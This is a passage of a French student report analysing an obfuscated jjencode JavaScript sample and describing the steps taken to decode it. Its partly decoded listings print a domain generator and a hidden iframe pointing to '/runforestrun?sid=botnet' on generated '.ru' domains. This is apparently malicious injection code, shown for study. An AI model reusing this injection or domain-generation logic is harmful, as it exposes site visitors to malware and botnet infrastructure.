Partie 4

Le code présenté sur ce fichier est de type jjencode. C'est du code de type JavaScript encodé pour le camoufler. Pour pouvoir découvrir donc le script JavaScript qui se cache derrière ce script jjencode, nous avons utilisé plusieurs stratégies qui nous mèneraient au même résultat :

1. Nous avons commencé par utiliser la page web jjencode fourni par notre gestionnaire de projet, ainsi que la page web jjencode.html qui est son équivalent en ligne (voir annexes). Nous avons constaté, en examinant l'application en ligne et en local, que ce langage a une structure de base (Figure 1). Cette structure contient trois parties : la tête, la queue, ainsi que le corps. La tête débute par un `$=~[];$={___` et se termine par un `$.$$+"\""+` , tandis que la queue consiste en `"\"")())();` Le corps quant à lui consiste en jj encode.

2. Nous avons testé les lettres de l'aphabet anglais et nous avons compris le principe d'obsfuscation du script fourni. Ex :
   - ✓ a = $.$_$_+
   - ✓ b = $.$_$$+
   - ✓ c = $.$$__+
   - ✓ = = "="+
   - ✓ { = "{"+
   - ✓ } = }
   - ✓ + = "+"+

   Basé sur la connaissance de cet alphabet nous avons utilisé l'outil << replace all >> de MsWord pour décoder le string lettre par lettre, ce qui nous a permis d'aboutir à la révélation d'une panoplie de mots clés surlignés en vert (Figure 1).

3. Partant de la connaissance de cet alphabet jjencode, une 3e stratégie qui était très faisable mais que nous n'avons pas mis en place par manque de temps consistait à implémenter du code JavaScript qui parcourt la chaine de caractère JJencode, et remplace toutes les chaines de l'alphabet JJencode par les lettres de l'alphabet du langage JavaScript équivalent. La résultante serait une variable de type string complètement inoffensive, mais qui révèle nature du code caché.

Nous n'avons pas trouvé de moyen, avec tous les outils que nous avions, de reverse-encoder (décoder) le jjencode soumis à notre analyse. Le texte semblait très lourd pour ces outils, donc nous n'avons pas pu nous en servir pour décoder tout le code d'un coup. Néanmoins, nous constons dans la **Figure 1** que les mots qui apparaissent sont des mots-clés de la syntaxe du code JavaScript (function, if, test, var, this, return, generate, ...), chose qui atteste que notre démarche de décodage est fonctionnelle.

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],
_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""
+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$__
_:++$,$___$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.___$])+
($.$$=($.$+"")[$.___$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+
($.$=(!""+"")[$.___$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$._
_+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=(
$.___)[$.$_][$.$_];$.$($.$($.$$+"\""+Le code jjencode le
jjencode le code jjencode le code jjencode le code jjencode
coce jjencode le code jjencode le code jj encode le code
jjencode le code jjencode le code jj encode le code Jj encode
le code jjencode le code jjencode le code jjencode "\"")())();
```

Figure 1: Structure de base d'un code en jjencode. Il contient une tête, identifiable en bleu, une queue, identifiable en mauve, et un corps du script, identifiable en jaune.

Nous avons remarqué une grande anomalie au niveau du code décodé. Il y a des déchets intercalés entre certaines chaines de caractères (Figure 2).

```
$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.__
$+$._$_+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.$__+$.___+"\\"+$.$__+$.___+function"\\"
+$.$__+$.___+generatePseudoRandom"\\"+String(un"\\"+$.__$+$.$
```





Figure 2 : traitement Replace all effectué suite à une anomalie retrouvée dans le nom d'une fonction. La version précédente a été toutefois conservée pour pouvoir revenir sur nos pas.

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++
$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:
```

```
++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.
$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+(
(!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!"
"+"")[$._$_])+$.$_[$.$_$]+to$.$;$.$$=$.$+(!""+"")[$._$$]+tu$.$+$.
$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+

$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+function$.$__+$._
__+ne$.__$+$.$$$+$.___+tRandom$.__$+$.__$+$.$$_+umber"(){\\"+$.__
$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$._
__+$.$__+$.___+$.$__+$.___+$.$__+$.___+var$.$__+$.___+hi$.$__+$._
__+"=\\"+$.$__+$.___+this".\\"+$.__$+$.$$_+$._$$+eed$.$__+$.___+"
/\\"+$.$__+$.___+this".\\"+$.__$+$._$_+$.__$+";\\"+$.__$+$._$_+$.
$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$
.___+$.$__+$.___+$.$__+$.___+var$.$__+$.___+lo$.$__+$.___+"=\\"+$
.$__+$.___+this".\\"+$.__$+$.$$_+$._$$+eed$.$__+$.___+"%\\"+$.$__
+$.___+this".\\"+$.__$+$._$_+$.__$+";\\"+$.__$+$._$_+$.$__+$.___+
$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__
+$.___+$.$__+$.___+var$.$__+$.___+test$.$__+$.___+"=\\"+$.$__+$._
__+this".\\"+$.__$+$.___+$.__$+$.$__+$.___+"*\\"+$.$__+$.___+lo$.
$__+$.___+"-
\\"+$.$__+$.___+this".\\"+$.__$+$._$_+$._$_+$.$__+$.___+"*\\"+$.$
__+$.___+hi";\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+
$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+if(te
st$.$__+$.___+">\\"+$.$__+$.___+$.___+"){\\"+$.__$+$._$_+$.$__+$.
___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$
.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+
$.___+this".\\"+$.__$+$.$$_+$._$$+eed$.$__+$.___+"=\\"+$.$__+$.__
_+test";\\"+$.__$+$._$_+$.$__+
```

```
$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___
+$.$__+$.___+$.$__+$.___+"}\\"+$.$__+$.___+else$.$__+$.___+"{\\"+
$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__
+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+this".\\"+$.__$+$.$$_+$._$$+eed$.$__+$.
___+"=\\"+$.$__+$.___+test$.$__+$.___+"+\\"+$.$__+$.___+this".\\"
+$.__$+$.__$+$.$_$+";\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$_
_+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$._
__+"}\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.
___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+return$.$__+$
.___+(this".\\"+$.__$+$.$$_+$._$$+eed$.$__+$.___+"*\\"+$.$__+$.__
_+this"."+one$.__$+$.__$+$.$$$+verM");\\"+$.__$+$._$_+$.$__+$.___
+$.$__+$.___+$.$__+$.___+$.$__+$.___+"}\\"+$.__$+$._$_+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.__$+$._$_+$.$
__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+function$.$__+$.___+
Random$.__$+$.__$+$.$$_+umber$.__$+$.___+$.$$$+enerator(uni$.__$+
$.$$$+$.___+"){\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+var
$.$__+$.___+d$.$__+$.___+"=\\"+$.$__+$.___+new$.$__+$.___+$.__$+$
.___+$.$__+ate(uni$.__$+$.$$$+$.___+"*"+$.__$+$.___+$.___+$.___+"
);\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___
+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+var$.$__+$.___+s
$.$__+$.___+"=\\"+$.$__+$.___+d".\\"+$.__$+$.$__+$.$$$+et$.__$+$.
__$+$.___+ours"()\\"+$.$__+$.___+">\\"+$.$__+$.___+$.__$+$._$_+$.
$__+$.___+"?\\"+$.$__+$.___+$.__$+$.$__+$.___+":\\"+$.$__+$.___+$
.___+";\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+"\\
```



```
_+$.$__+$.___+"/\\"+$.$__+$.___+this".\\"+$.__$+$.__$+$.$_$+";\\"
+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$_
_+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+this".\\"+$.__$+$.$_$
+$.$$_+e$.__$+$.$$$+$.___+t$.$__+$.___+"=\\"+$.$__+$.___+ne$.__$+
$.$$$+$.___+tRandom$.__$+$.__$+$.$$_+umber";\\"+$.__$+$._$_+$.$__
+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___
_+$.$__+$.___+$.$__+$.___+return$.$__+$.___+this";\\"+$.__$+$._$_
+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+"}\\"+$.__$+$._$
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$._
_$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+function
$.$__+$.___+createRandom$.__$+$.__$+$.$$_+umber"(\\"+$.__$+$.$$_+
$._$_+",\\"+$.$__+$.___+Min",\\"+$.$__+$.___+Ma$.__$+$.$$$+$.___+
"){\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+return$.$__+$._
__+Math".\\"+$.__$+$.$$_+$._$_+ound"((\\"+$.__$+$.__$+$.$_$+a$.__
$+$.$$$+$.___+"-
\\"+$.__$+$.__$+$.$_$+in")\\"+$.$__+$.___+"*\\"+$.$__+$.___+r".\\
"+$.__$+$.$_$+$.$$_+e$.__$+$.$$$+$.___+t"()\\"+$.$__+$.___+"+\\"+
$.$__+$.___+Min");\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$
.___+$.$__+$.___+"}\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+
$.___+$.$__+$.___+$.$__+$.___+$.__$+$._$_+$.$__+$.___+$.$__+$.___
+$.$__+$.___+$.$__+$.___+function$.$__+$.___+generatePseudoRandom
String(un$.__$+$.$
```

```
_$+$.__$+$.__$+$.$$$+$.___+",\\"+$.$__+$.___+length",\\"+$.$__+$.
___+$.__$+$.$$$+$._$_+one"){\\"+$.__$+$._$_+$.$__+$.___+$.$__+$._
__+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.
$__+$.___+var$.$__+$.___+rand$.$__+$.___+"=\\"+$.$__+$.___+new$.$
__+$.___+Random$.__$+$.__$+$.$$_+umber$.__$+$.___+$.$$$+enerator(
uni$.__$+$.$$$+$.___+");\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$
.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+
$.___+var$.$__+$.___+letters$.$__+$.___+"=\\"+$.$__+$.___+"['"+a"
','"+b"','"+c"','"+d"','"+e"','"+f"','\\"+$.__$+$.$__+$.$$$+"','\
\"+$.__$+$.$_$+$.___+"','\\"+$.__$+$.$_$+$.__$+"','\\"+$.__$+$.$_
$+$._$_+"','\\"+$.__$+$.$_$+$._$$+"','"+l"','\\"+$.__$+$.$_$+$.$_
$+"','\\"+$.__$+$.$_$+$.$$_+"','"+o"','\\"+$.__$+$.$$_+$.___+"','
\\"+$.__$+$.$$_+$.__$+"','\\"+$.__$+$.$$_+$._$_+"','\\"+$.__$+$.$
$_+$._$$+"','"+t"','"+u"','\\"+$.__$+$.$$_+$.$$_+"','\\"+$.__$+$.
$$_+$.$$$+"','\\"+$.__$+$.$$$+$.___+"','\\"+$.__$+$.$$$+$.__$+"',
'\\"+$.__$+$.$$$+$._$_+"'];\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$
__+$.___+var$.$__+$.___+str$.$__+$.___+"=\\"+$.$__+$.___+"'';\\"+
$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__
+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+for"(\\"+$.__$+$.$$_+$
.$$_+ar$.$__+$.___+i$.$__+$.___+"=\\"+$.$__+$.___+$.___+";\\"+$.$
__+$.___+i$.$__+$.___+"<\\"+$.$__+$.___+length";\\"+$.$__+$.___+i
$.$__+$.___+"++\\"+$.$__+$.___+"){\\"+$.__$+$._$_+$.$__+$.___+$.$
__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.
___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+s
tr$.$__+$.___+"+=\\"+$.$__+$.___+letters[createRandom$.__$+$.__$+
$.$$_+umbe"\\
```

```
uni$.__$+$.$$$+$.___+$.$__+$.___+"=\\"+$.$__+$.___+Math".\\"+$.__
$+$.$$_+$._$_+ound"(+\\"+$.__$+$.$_$+$.$$_+ew$.$__+$.___+$.__$+$.
___+$.$__+ate"()/"+$.__$+$.___+$.___+$.___+");\\"+$.__$+$._$_+$.$
__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.
___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$
.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+var$.$
__+$.___+domain$.__$+$.__$+$.$$_+ame$.$__+$.___+"=\\"+$.$__+$.___
+generatePseudoRandomString(uni$.__$+$.$$$+$.___+",\\"+$.$__+$.__
_+$.__$+$.$$_+",\\"+$.$__+$.___+"'\\"+$.__$+$.$$_+$._$_+u"');\\"+
$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__
+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$
__+$.___+ifrm$.$__+$.___+"=\\"+$.$__+$.___+document"."+create$.__
$+$.___+$.$_$+lement"(\\\$.__$+$.__$+$.__$+$.__$+$.___+$.$$_+RAM$
.__$+$.___+$.$_$+"\\\");\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$
.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+
$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___
+$.$__+$.___+$.$__+$.___+$.$__+$.___+ifrm".\\"+$.__$+$.$$_+$._$$+
etAttribute"(\\\src"\\\",\\"+$.$__+$.___+"\\\http"://\\\+domain$.
__$+$.__$+$.$$_+ame"+\\\"/\\"+$.__$+$.$$_+$._$_+unforestrun"?\\"+
$.__$+$.$$_+$._$$+id"="+botnet"\\\");\\"+$.__$+$._$_+$.$__+$.___+
$
.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+
$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___
+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+ifrm".\\"+$.__$+
$.$$_+$._$$+t$.__$+$.$$$+$.__$+le".\\"+$.__$+$.$$_+$.$$$+idth$.$_
_+$.___+"=\\"+$.$__+$.___+"\\\""+$.___+p$.__$+$.$$$+$.___+"\\\";\
\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.
$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$
.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+
$.$__+$.___+ifrm".\\"+$.__$+$.$$_+$._$$+t$.__$+$.$$$+$.__$+le".\\
"+$.__$+$.$_$+$.___+eight$.$__+$.___+"=\\"+$.$__+$.___+"\\\""+$._
__+p$.__$+$.$$$+$.___+"\\\";\\"+$.__$+$._$_+$.$__+$.___+$.$__+$._
__+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.
$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$
.___+$.$__+$.___+$.$__+$.___+ifrm".\\"+$.__$+$.$$_+$._$$+t$.__$+$.
_$$+t$.__$+$.$$$+$.__$+le".\\"+$.__$+$.$$_+$.$$_+isibilit$.__$+$.
$$$+$.__$+$.$__+$.___+"=\\"+$.$__+$.___+"\\\hidden"\\\";\\"+$.__$
+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.__
_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$
__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.
___+document"."+bod$.__$+$.$$$+$.__$+"."+append$.__$+$.___+$._$$+
hild"(\\"+$.__$+$.$_$+$.__$+frm");\\"+$.__$+$._$_+$.$__+$.___+$.$
__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.
___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+"
}\\"+$.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+
$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+}catch(e"){}\\"+$
.__$+$._$_+$.$__+$.___+$.$__+$.___+$.$__+$.___+$.$__+$.___+"},\\"
+$.$__+$.___+$.$_$+$.___+$.___+");\\"+$.__$+$._$_+
```

```
"\"")())();</script></html>
```

Figure X: jjencode complet en instance de décodage

Annexes

https://utf-8.jp/public/jjencode.html?src=&var=%24